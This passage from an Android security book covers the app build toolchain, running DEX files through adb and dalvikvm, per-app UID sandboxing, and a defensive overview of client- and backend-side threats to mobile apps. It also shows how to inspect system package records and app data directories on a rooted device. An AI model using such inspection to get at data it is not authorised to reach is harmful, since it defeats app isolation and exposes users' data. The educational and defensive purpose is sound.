
Android app build process

In all the previous sections, we have been dealing with APK files only. It is important to understand how these APK files are created behind the screens. When a developer builds an app using an IDE such as Android Studio, typically he performs the following at a high level.

As we have seen earlier, an Android project usually contains a Java source, which is compiled into `classes.dex`, a binary version of `AndroidManifest.xml` and other resources that are bundled together during the compilation and packaging process. Once it is done, the app has to be signed by the developer. Finally, it is ready to install and run on the device.

Though it looks very simple from a developer's point of view, it consists of complex processes behind the screens. Let's see how the whole build system works.

According to Google's official documentation, following is the complete build system process:



1. The first step in the build process involves compiling the resource files such as `AndroidManifest.xml` and other XML files used for designing the UI for the activities. This process is done using a tool known as **aapt** (short for **Android Asset Packaging Tool**). This tool generates a file called `R.java` with a couple of constants inside it enabling us to reference them from our Java code:

```
/* AUTO-GENERATED FILE.  DO NOT MODIFY.
 *
 * This class was automatically generated by the
 * aapt tool from the resource data it found.  It
 * should not be modified by hand.
 */

package com.test.helloworld;

public final class R {
    public static final class anim {
        public static final int abc_fade_in=0x7f050000;
        public static final int abc_fade_out=0x7f050001;
        public static final int abc_grow_fade_in_from_bottom=0x7f050002;
        public static final int abc_popup_enter=0x7f050003;
        public static final int abc_popup_exit=0x7f050004;
        public static final int abc_shrink_fade_out_from_bottom=0x7f050005;
```


2. If any `.aidl` (**Android Interface Definition Language**) files are used in the project, the aidl tool converts them to `.java` files. Usually AIDL files are used when we allow clients from different applications to access your service for IPC and want to handle multithreading in your service.
3. Now we are ready with all the Java files that can be compiled by our java compiler. Javac is the compiler used to compile these java files and it generates `.class` files.
4. All the `.class` files have to be converted into `.dex` files. This is done by the dx tool. This process generates a single DEX file with the name `classes.dex`.
5. The `classes.dex` file generated in the previous step, resources that are not compiled such as images, and compiled resources are sent to the Apk Builder tool, which packages all these things into an APK file.
6. To install this APK file on an Android device or emulator, it has to be signed with a debug or release key. During the development phase, IDE signs the app with a debug key for testing purposes. The signing process can be manually done from the command line using Java **Keytool** and **jarsigner**.
7. When the application is ready for final release, it has to be signed with a release key. When an app is signed with a release key, it must be aligned using the **zipalign** tool for memory optimization while it runs on the device.

Reference: `http://developer.android.com/sdk/installing/studio-build.html`.

Building DEX files from the command line

DEX files without a doubt are one of the most important parts of an Android app, which is often useful for an attacker or penetration tester. We will have to deal with DEX files a lot in the Reverse Engineering section of this book. So, let's see how these DEX files are created during the app building process. We are going to do it from the command line so that it is better understandable as we can have a close look at each step.

The following diagram shows the high level process of how `.dex` files are generated:



The first step is to write a simple Java program in order to start with the process. The following piece of Java code simply prints the word **Hacking Android** on the output console:

```
public class HackingAndroid{

  Public static void main(String[] args){

  System.out.println("Hacking Android");

}

}
```

Save this file as `HackingAndroid.java`.

Now we need to compile this Java file. The initial compilation process of Java code written for Android is similar to traditional Java files. We will use `javac` as the compiler.

Run the following command to compile the Java file:

`javac [filename.java]`

```
C:\Program Files\Java\jdk1.6.0_19\bin>javac HackingAndroid.java
C:\Program Files\Java\jdk1.6.0_19\bin>
```

Note: Compile your Java files with JDK 1.6 as a higher version of JDK produces an incompatible `.class` file that cannot be used with the dx tool in the next step.

The preceding step produces a `.class` file. Typically, this class file contains standard JVM byte-codes. The following excerpt shows how the disassembly of the preceding class file looks like:

```
public class HackingAndroid extends java.lang.Object{
public HackingAndroid();
  Code:
   0:   aload_0
   1:   invokespecial   #1; //Method java/lang/Object."<init>":()V
   4:   return
public static void main(java.lang.String[]);
  Code:
   0:   getstatic       #2; //Field
     java/lang/System.out:Ljava/io/PrintStream;
   3:   ldc     #3; //String Hacking Android
   5:   invokevirtual   #4; //Method
     java/io/PrintStream.println:(Ljava/lang/String;)V
   8:   return
}
```

We can run these class files using the following command:

`java [classname]`

```
C:\Program Files\Java\jdk1.6.0_19\bin>java HackingAndroid
Hacking Android

C:\Program Files\Java\jdk1.6.0_19\bin>
```

As we can see in the previous screenshot, we are able to see the output **Hacking Android** printed on the output console.

However, this class file cannot be directly run on an Android device as Android has its own byte-code format called Dalvik. These are the machine-code instructions for Android.

So, the next step is to convert this class file to a DEX file format. We can do it using the dx tool. Currently, the path for the dx tool is set in my machine. Usually it can be found under the `build tools` directory of your Android SDK path.

Run the following command to generate the DEX file from the preceding class file:

```
dx -dex -output=[file.dex] [file.class]
```

```
C:\Program Files\Java\jdk1.6.0_19\bin>dx --dex --output=HackingAndroid.dex Hacki
ngAndroid.class
C:\Program Files\Java\jdk1.6.0_19\bin>
```

We should now have the DEX file generated. The following screenshot shows the DEX file opened in a hex editor:

Now we are all set to execute this file on the Android emulator. Let's push this file in to the `/data/local/tmp/` directory and run it.

Run the following command to upload this file on to the emulator:

```
adb push HackingAndroid.dex /data/local/tmp
```

```
C:\Program Files\Java\jdk1.6.0_19\bin>adb push HackingAndroid.dex /data/local/tm
p
13 KB/s (756 bytes in 0.054s)

C:\Program Files\Java\jdk1.6.0_19\bin>
```

As we can see the file has been pushed onto the device.

This file can be run using `dalvikvm` from the command line. We can run the following command from your local machine to do that. Or, we can get a shell on the device, navigate to the directory where this file is uploaded and then run it:

```
adb shell dalvikvm -cp [path to dex file] [class name]
```

```
C:\>adb shell dalvikvm -cp /data/local/tmp/HackingAndroid.dex HackingAndroid
Hacking Android

C:\>
```

What happens when an app is run?

When the Android Operating System boots, a process called Zygote is started and it listens for new app launch requests. Whenever a user clicks on an application, Zygote is used to launch it. Zygote creates a copy of itself using a fork system call when it receives a request to launch a new app. This process of launching a new app is considered more efficient and faster. The newly launched app process loads all the code that is required for it to run. What we read earlier is that the `classes.dex` file contains all the byte code compatible with Dalvik Virtual Machine. In the latest version of Android devices starting from Android 5.0, the default runtime environment is ART. In this new runtime environment, the `classes.dex` file will be converted into something called OAT using a tool called **dex2oat**.

ART – the new Android Runtime

ART has been first introduced in Android 4.4 as an optional runtime environment that could be chosen by the end user from developer options in the device. Google made it default from Android 5.0 (Lollipop). ART basically converts the application's byte code to native machine code when installed on a user's device. This is what is known as ahead-of-time compilation. Before the introduction of ART, Dalvik used to convert the byte code to native code at runtime on the fly when the app is run. This approach is known as JIT (Just-in-Time) approach. The benefit with ART is that the app's byte code doesn't need to be converted into machine code every time it starts as it is done during the app installation process. This may cause some delay on the first run but provides drastic performance improvement and battery life from the next run.

Understanding app sandboxing

In all our previous sections, we have discussed how apps are built and run in detail. Once the app is installed on the device, how does it look like on the file system? What are the security controls enforced by Google to make sure that our app's data is safe from other applications running on the device? This section will discuss all these concepts in detail.

UID per app

Android is built on top of Linux Kernel and the user separation model of Linux is also applicable to Linux but slightly different from traditional Linux. First let's see how UID is assigned to processes running on traditional Linux machines.

I have logged into my Kali Linux machine as user `root` and running two processes:

- Iceweasel
- Gedit

Now, if we look at the User IDs of the above two processes, they run with the same UID root. To cross check, I am filtering the processes running with `UID root` by writing the following command:

```
ps -U root | grep 'iceweasel\|gedit'
ps -U root : Shows all the process running with UID root
grep 'iceweasel\|gedit' : filters the output and finds
the specified strings.
```

As you can notice, we are able to see both the processes under the same User ID.

Now, it's not true in the case of Android app. Every single app installed on your device will have a separate **User ID** (**UID**). This ensures that each application and its resources are being sand-boxed and will not be accessible to any other application.

Note: Applications signed with the same key (it is possible if two apps are developed by the same developer), can access each other's data.

The following excerpt shows how each application is given a separate UID:

```
C:\>adb shell ps |find "u0"

u0_a14    1366  968   642012 68560 sys_epoll_ b73ba1b5 S com.android.
systemui
u0_a33    1494  968   606072 40104 sys_epoll_ b73ba1b5 S com.android.
inputmethod
.latin
u0_a7     1518  968   721168 61816 sys_epoll_ b73ba1b5 S com.google.
android.gms.
persistent
u0_a2     1666  968   601712 39908 sys_epoll_ b73ba1b5 S android.process.
acore
u0_a5     1714  968   599604 37284 sys_epoll_ b73ba1b5 S android.process.
media
```

```
u0_a7     1731  968   723464 67068 sys_epoll_ b73ba1b5 S com.google.
process.gapps
u0_a7     1814  968   847820 70992 sys_epoll_ b73ba1b5 S com.google.
android.gms
u0_a37    1843  968   664656 52688 sys_epoll_ b73ba1b5 S com.google.
android.apps
.maps
u0_a7     1876  968   696996 40352 sys_epoll_ b73ba1b5 S com.google.
android.gms.
wearable
u0_a24    1962  968   600340 33848 sys_epoll_ b73ba1b5 S com.android.
deskclock
u0_a46    1976  968   594520 28616 sys_epoll_ b73ba1b5 S com.android.
quicksearchbox
u0_a20    2011  968   602900 32724 sys_epoll_ b73ba1b5 S com.android.
calendar
u0_a1     2034  968   596712 33300 sys_epoll_ b73ba1b5 S com.android.
providers.calendar
u0_a4     2098  968   599872 29700 sys_epoll_ b73ba1b5 S com.android.
dialer
u0_a9     2152  968   593236 27876 sys_epoll_ b73ba1b5 S com.android.
managedprovisioning
u0_a28    2223  968   610040 37504 sys_epoll_ b73ba1b5 S com.android.
email
u0_a7     2242  968   709932 55596 sys_epoll_ b73ba1b5 S com.google.
android.gms.unstable
u0_a30    2265  968   601140 30540 sys_epoll_ b73ba1b5 S com.android.
exchange
u0_a43    2289  968   620792 52824 sys_epoll_ b73ba1b5 S com.google.
android.apps
.messaging
u0_a8     2441  968   621016 50200 sys_epoll_ b73ba1b5 S com.android.
launcher3
C:\>
```

If you notice the first column of the preceding output, each installed app runs as a different user whose names start with `u0_xx`. For example, email application is the user `u0_a28`. Similarly, we can observe the user names of other apps.

Each of these users is actually mapped to their respective UIDs starting with `10000`. For example, User `u0_a28` is mapped with UID `10028`. This can be verified on a rooted device by exploring the file `packages.xml` which is located under the `/data/system/` directory.

As shown in the excerpt below, this file is owned by `system`:

```
shell@android:/ $ ls -l /data/system/packages.xml
-rw-rw---- system   system     160652 2015-11-14 16:34 packages.xml


shell@android:/ $
```

To get a better understanding of this, let's have a look at some of the apps and their UID mapping at low level. I installed the heartrate application which has the package name `si.modula.android.instantheartrate`.

Start the application and run the `ps` command and observe the first column of the app process:

```
u0_a132   6330  163   382404 77120 ffffffff 00000000 S si.modula.android.
instantheartrate
```

As we can see in the preceding excerpt, this app has got `u0_a132` as its user. We can check its low level UID mapping using the `packages.xml` file as shown following:

```
<package name="si.modula.android.instantheartrate" codePath="/data/
app/si.modula.android.instantheartrate-1.apk" nativeLibraryPath="/
data/data/si.modula.android.instantheartrate/lib" flags="0"
ft="151013a1f08" it="151013a2db1" ut="151013a2db1" version="2700"
userId="10132">
<sigs count="1">
<cert index="10" key="308202153082017ea00302010202044bedb53a300d
06092a864886f70d0101050500304f310b3009060355040613025349311230100600
355040713094c6a75626c6a616e6131163014060355040a130d4d6f64756c6120642
e6f2e6f2e311430120603550403130b5065746572204b75686172301e170d313030
353134323034303236 5a170d3335303530383230343032365a304f310b3009060355
040613025349311230100603550407130 94c6a75626c6a616e613116301406035504
0a130d4d6f64756c6120642e6f2e6f2e311430120603550403130b5065746572204
b7568617230819f300d06092a864886f70d010101050003818d003081890281810085
bc0e5459c5d09bf94bddf5f599b3328d53fbdac876b7cf17288a44d9f8dfcf51d004
c7dec353872940f101d83a53b1c050990a863db402249fe57349a2c1ba2ef49a1164
0755808e8b78593d81ab859aa3614eff02d4d38d2ea042101a8eccc166cd187d66
be2075bf89d993c6e94080d1cb47d410b6f42931bc39fa4674f70203010001300
d06092a864886f70d0101050500038181000 8a7be43861ebf10afc8918da2b9b63
f5477a6ec4bcea8ab8b6b1d97bae4ee71969d692a3112f269b7ce2834984f6e30296
bdc1be8beb1b5c369158240da1a915a324b6d69cea650e6754d95f3334fb9fab4e6
c1715668560a3cf7faf159322a3b578e70579652b9b3f91a8e419d06e7e58bb16e4
a2a77b6030c4b7a064a251c" />
```

```
</sigs>
<perms>
<item name="android.permission.CAMERA" />
<item name="android.permission.ACCESS_NETWORK_STATE" />
<item name="android.permission.FLASHLIGHT" />
<item name="android.permission.INTERNET" />
</perms>
</package>
```

If you notice the field `userId="10132"`, it makes it clear that the app with the user `u0_a132` is mapped to the `userid 10132`.

Let's also check one such preinstalled app. The following `app com.sonyericsson.notes` comes preinstalled with Sony devices. The `ps` command shows that it is assigned with `u0_a77`:

```
u0_a77    6544  163   308284 30916 ffffffff 00000000 S com.sonyericsson.
notes
```

Now, let's explore the `packages.xml` file:

```
<package name="com.sonyericsson.notes" codePath="/system/app/
SemcNotes.apk" nativeLibraryPath="/data/data/com.sonyericsson.notes/
lib" flags="1" ft="13c933e4830" it="13c933e4830" ut="13c933e4830"
version="1" userId="10077">
<sigs count="1">
<cert index="1" />
</sigs>
</package>
```

As you can see, it has got the `userId 10077`.

App sandboxing

Each application has its own entry inside the `/data/data/` directory for storing its data. As shown in the previous section, each app has specific ownership of it.

The following excerpt shows how each app's data is isolated in a separate sandboxed environment under the `/data/data/` directory. To observe this, we need a rooted device or emulator as the `/data/data/` directory is not accessible to limited users:

1. Get a shell on your rooted device using adb.
2. Navigate to the directory `/data/data` using the following command:
   `cd data/data/`
3. Enter the `ls -l` command.

The following excerpt is the output taken from the `ls -l` command inside the `/data/data/` directory:

```
drwxr-x--x u0_a2    u0_a2            1981-07-11 12:36 com.android.
backupconfirm
drwxr-x--x u0_a3    u0_a3            1981-07-11 12:36 com.android.
bluetooth
drwxr-x--x u0_a5    u0_a5            2015-11-13 15:42 com.android.
browser
drwxr-x--x u0_a6    u0_a6            2015-10-28 13:27 com.android.
calculator2
drwxr-x--x u0_a72   u0_a72           1981-07-11 12:39 com.android.
calendar
drwxr-x--x u0_a9    u0_a9            2015-11-14 02:14 com.android.
certinstaller
drwxr-x--x u0_a11   u0_a11           2015-11-13 15:38 com.android.chrome
drwxr-x--x u0_a17   u0_a17           2015-10-29 04:33 com.android.
defcontainer
drwxr-x--x u0_a75   u0_a75           1981-07-11 12:39 com.android.email
drwxr-x--x u0_a24   u0_a24           1981-07-11 12:38 com.android.
exchange
drwxr-x--x u0_a31   u0_a31           1981-07-11 12:36 com.android.
galaxy4
drwxr-x--x u0_a40   u0_a40           1981-07-11 12:36 com.android.
htmlviewer
drwxr-x--x u0_a47   u0_a47           1981-07-11 12:36 com.android.
magicsmoke
drwxr-x--x u0_a49   u0_a49           1981-07-11 12:39 com.android.
musicfx
drwxr-x--x u0_a106  u0_a106          1981-07-11 12:36 com.android.
musicvis
drwxr-x--x u0_a50   u0_a50           1981-07-11 12:36 com.android.
noisefield
drwxr-x--x u0_a57   u0_a57           2015-10-31 03:40 com.android.
packageinstaller
drwxr-x--x u0_a59   u0_a59           1981-07-11 12:36 com.android.
phasebeam
drwxr-x--x radio    radio            1981-07-11 12:39 com.android.phone
drwxr-x--x u0_a63   u0_a63           1981-07-11 12:36 com.android.
protips
drwxr-x--x u0_a1    u0_a1            1981-07-11 12:36 com.android.
providers.applications
```

```
drwxr-x--x u0_a7    u0_a7             1981-07-11 12:38 com.android.
providers.calendar
drwxr-x--x u0_a1    u0_a1             1981-07-11 12:39 com.android.
providers.contacts
drwxr-x--x u0_a37   u0_a37            1981-07-11 12:37 com.sonyericsson.
music.youtubeplugin
drwxr-x--x u0_a77   u0_a77            2015-10-28 13:22 com.sonyericsson.
notes
drwxr-x--x u0_a125  u0_a125           1981-07-11 12:37 com.sonyericsson.
orangetheme
drwxr-x--x u0_a78   u0_a78            1981-07-11 12:36 com.sonyericsson.
photoeditor
drwxr-x--x u0_a126  u0_a126           1981-07-11 12:37 com.sonyericsson.
pinktheme
```

If you notice the file permissions in the preceding output, each application's directory is owned by itself and they are not readable/writeable by other users.

Is there a way to break out of this sandbox?

Google says, "Like all security features, the application sandbox is not unbreakable. However, to break out of the Application Sandbox in a properly configured device, one must compromise the security of the Linux kernel".

This is where we can comfortably discuss Android rooting which enables someone to have root privileges to do most of the things they want to do on the android system.

In Linux (and UNIX) based machines, '`root`' is the supreme user level with the highest privileges to perform any task. By default, only the Linux kernel and a small number of core utilities run as 'root' on android. But if you root your device, the root user level is available to all apps running on the device. Now any user or app with root permission can modify any other part of the Android OS including the kernel, and other apps as well as the application data by breaking out of the sandboxed environment.

Android rooting concepts have been discussed in detail in *Chapter 2*, *Android Rooting*.

Summary

This chapter has provided a deeper insight into Android app internals. Understanding the internal implementation details of applications is an essential part to start with Android security. This chapter attempted to provide those concepts to the readers. In the next chapter, we will discuss the overview of attacking android applications.

4
Overview of Attacking Android Apps

This chapter gives an overview of attack surface of Android. We will discuss the possible attacks on Android apps, devices, and other components in application architecture. Essentially, we will build a simple threat model for a traditional application that communicates with databases over the network. It is essential to understand the possible threats that an application may come across, in order to understand what to test during a penetration test. This chapter is a high level overview and contains lesser technical details.

This chapter covers the following topics:

- Introduction to Android apps
- Threat modeling for mobile apps
- Overview of OWASP mobile top 10 vulnerabilities
- Introduction to automated tools for Android app assessments

Attacks on mobiles can be categorized into various categories such as exploiting vulnerabilities in the Kernel, attacking vulnerable apps, tricking the users to download and run malwares thus stealing personal data from the device, running misconfigured services on the device, and so on. Though we have multiple categories of attacks on Android, this chapter focuses mainly on attacks at application level. We will discuss various standards and guidelines to test and secure mobile apps. This chapter acts as a baseline for the upcoming chapters in this book.

Introduction to Android apps

Android apps are broadly divided into three types based on how they are developed:

- Web-based apps
- Native apps
- Hybrid apps

Web Based apps

A mobile web app, is exactly what it says it is, an app developed with web technologies like JavaScript or HTML5 to provide interaction, navigation, or customization capabilities. They run within a mobile device's web browser and are rendered by requesting web pages from the backend server. It is not uncommon to see the same application used as a usual browser rendered application and as an app, as it provides benefits of not duplicating the development efforts.

Native apps

Unlike web-based apps, Native mobile apps provide fast performance and a high degree of reliability. They provide fast response time as the entire application is not fetched from the server and it can leverage the fastness of the native support provided by Android. In addition, users can use some apps without an Internet connection. However, apps developed using native technologies are not platform independent and are tied to one particular mobile platform, so organizations are looking for solutions which avoid duplication of efforts across mobile platforms.

Hybrid apps


Hybrid apps try to take the best of both worlds, that is, Native apps and Web apps, and are run on the device like a native app and are written with web technologies (HTML5, CSS, and JavaScript). Hybrid apps run inside a native container, and leverage the device's browser engine (but not the browser) to render the HTML and process the JavaScript locally. A web-to-native abstraction layer enables access to device capabilities that are not accessible in mobile-web applications, such as the accelerometer, camera, and local storage. Usually, these types of apps are developed using frameworks such as PhoneGap, React Native, and so on, however, it's not uncommon to see organizations creating their own containers as well.

Understanding the app's attack surface

When an application is developed, we need to consider enforcing security controls at each layer of the application's architecture.

Mobile application architecture

Mobile apps such as social networking, banking, and entertainment apps contain a lot of functionality that requires Internet communication, and so most of the mobile apps today have typical client-server architecture as shown in the diagram below. When understanding the attack surface for these kinds of apps, it is required to consider all the possibilities of the application, which includes the client application, API backend, server related vulnerabilities, and the database. An entry point at any of these places may cause a threat to the whole application/its data. For illustration, assume that we have an Android app connecting to its server using the backend API, which in turn interacts with its database:




It is recommended to follow the Secure SDLC process while developing software. Many organizations embrace this method of SDLC to implement security at each phase of the software development life cycle process.

Secure **Software Development Life Cycle** (**SDLC**) is a methodology to help organizations build security into their products right from the beginning of the SDLC process and not as an afterthought. Embracing SDLC increases the profits by reducing the efforts involved in fixing issues during maintenance cycles.

As we can see in the following diagram taken from the Microsoft SDL process document, each stage of SDLC involves at least one security activity which will help in securing the application. Every organization is different in embedding security in SDLC and their maturity differs, however, the following could be a good start for organizations who are thinking of embracing this methodology:

- **Threat Modeling**: Identify the threats to your applications by defining the assets, value it provides, and perspective threat actors who might be interested to attack the assets. Threat modeling ideally needs to be done during the Design phase of the application.
- **Static Analysis**: During the Implementation phase, it's recommended to do static analysis on the source code at least once per release cycle. This gives stakeholders an overview of the risks and they can either accept the risks or they can ask dev teams to fix issues before the application goes to production.
- **Dynamic Analysis**: Dynamic analysis is done during the Verification phase of the SDLC process. Dynamic analysis is a technique to find issues while the application is running. It can help organizations in knowing the security posture of their applications before deployment. We will cover more of what Dynamic analysis entails and how it can be done in the next few chapters.



Let's explore some common threats to mobile apps that have to be addressed during the design phase of a mobile app. The assumption is that the attacker can get physical access to the device as well as the app binary.

Threats at the client side

- **Application data at rest**: With the introduction of mobile applications, the concept of storing data at the client side has been drastically adopted. Many mobile applications store sensitive data on the device without any encryption. This is one of the major problems of mobile applications. This data can be sensitive, confidential, and private. Data that rests on the device can be exploited in many different ways. An attacker who has got physical access to the device can gain access to this data almost without doing anything. A malicious application may gain access to this data if the device is rooted/jailbroken. It is important to make sure that apps do not store sensitive data such as usernames, passwords, authentication tokens, credit card numbers, and so on, on the device. If it cannot be avoided, it is required to encrypt it and keep it away from an attacker's control. We will explore more details about insecure data storage vulnerabilities in *Chapter 5*, *Data Storage and Its Security*.
- **Application data in transit**: Mobile applications that communicate with the backend are highly exposed to attacks that target the data in transit. It is quite common for end users to join publicly available networks at coffee shops and airports where an attacker may sit in and eavesdrop on the data using tools like burp proxy, MITM proxy, SSL **MitM** (short for **Man in the Middle** attack) proxy, and so on. With the introduction of smart phone apps, exploitability of such attacks became very easy as mobiles follow us wherever we go.
- **Vulnerabilities in code**: Mobile applications when developed with no security controls in mind can become vulnerable to various attacks. These coding mistakes in the app can lead to a serious vulnerability in the app, which in turn impacts the user/app data. Examples of such mistakes include, exported content providers, exported activities, client side injection, and so on. Attack scenarios include, an attacker who has physical access to the device may gain access to another user's session. A malicious app sitting on the same device can read the content of the other apps when they expose data due to coding mistakes. An attacker who has access to the binary may decompile the application and view the hardcoded credentials in the source code.

- **Data leaks in the app**: This is another issue in mobile applications in almost all the platforms. It is possible that an app may unintentionally leak sensitive data to an attacker. This requires extra attention from the developer. The code he uses for logging during the development phase must be removed and he must make sure that no data is prone to leaks. The main reason behind focusing on this is that application sandboxing will not be applicable to some of the attacks in this class. If a user copies some sensitive data such as a security answer from an application, this will be placed on the device clipboard, which is out of the application sandbox. Any other app sitting on the same device can read this data copied without the knowledge of the first app.
- **Platform specific issues**: When designing a threat model for mobile applications, it is important to consider the threats associated with the platform that this app is going to run on. Let us consider an example with Android, native apps that are developed for the android platform can be easily reverse engineered and the Java source code can be easily viewed. It allows an attacker to view the source code as well as any sensitive data that is hard coded in the code. It is also possible to modify the code in the application and re-compile it and then distribute the apps in third party markets. Performing integrity checks is something that has to be considered if the app is sensitive in nature or if it is a paid app. Though the above-mentioned issues are relatively less effective in a platform like iOS, it has got its own platform specific issues if the device is jail-broken.

Threats at the backend

Web services are almost similar to web applications. It is possible that web services can be affected with all the common vulnerabilities that a normal web application can have. This has to be kept in mind when developing an API for a mobile app. Some common issues that we see in APIs are listed following:

- **Authentication/Authorization**: When developing backend APIs it is very common to build custom authentication. It is possible to have vulnerabilities associated with authentication/authorization.
- **Session management**: Session management in mobile platforms is typically done using an authentication token. When the user logs in for the first time, he will be given an authentication token, and this will be used for the rest of the session. If this authentication token is not properly secured till it's destroyed, it may lead to an attack. Killing the session at the client side but not at the server is another common problem that is seen in mobile apps.

- **Input validation**: Input validation is a known and common issue that we see in applications. It is possible to have SQL injection, Command Injection, and Cross Site Scripting vulnerabilities if no input validation controls are implemented.
- **Improper error handling**: Errors are attractive to attackers. If error handling is not properly done, and the API is throwing database/server errors specific to the crafted request, it is possible to craft attacks using those errors.
- **Weak cryptography**: Cryptography is another area where developers commit mistakes during their development. Though each platform has support for proper implementations to secure the data cryptographically, key management is a major issue at client side. Similarly, data storage at the backend requires secure storage.
- **Attacks on the database**: It is also important to notice that attackers may get unauthorized access to the database directly. For example, it is possible for an attacker to gain unauthorized access to the database console such as phpMyAdmin if it is not secured with strong credentials. Another example would be access to an unauthenticated MongoDB console, as the default installation of MongoDB doesn't require any authentication to access its console.

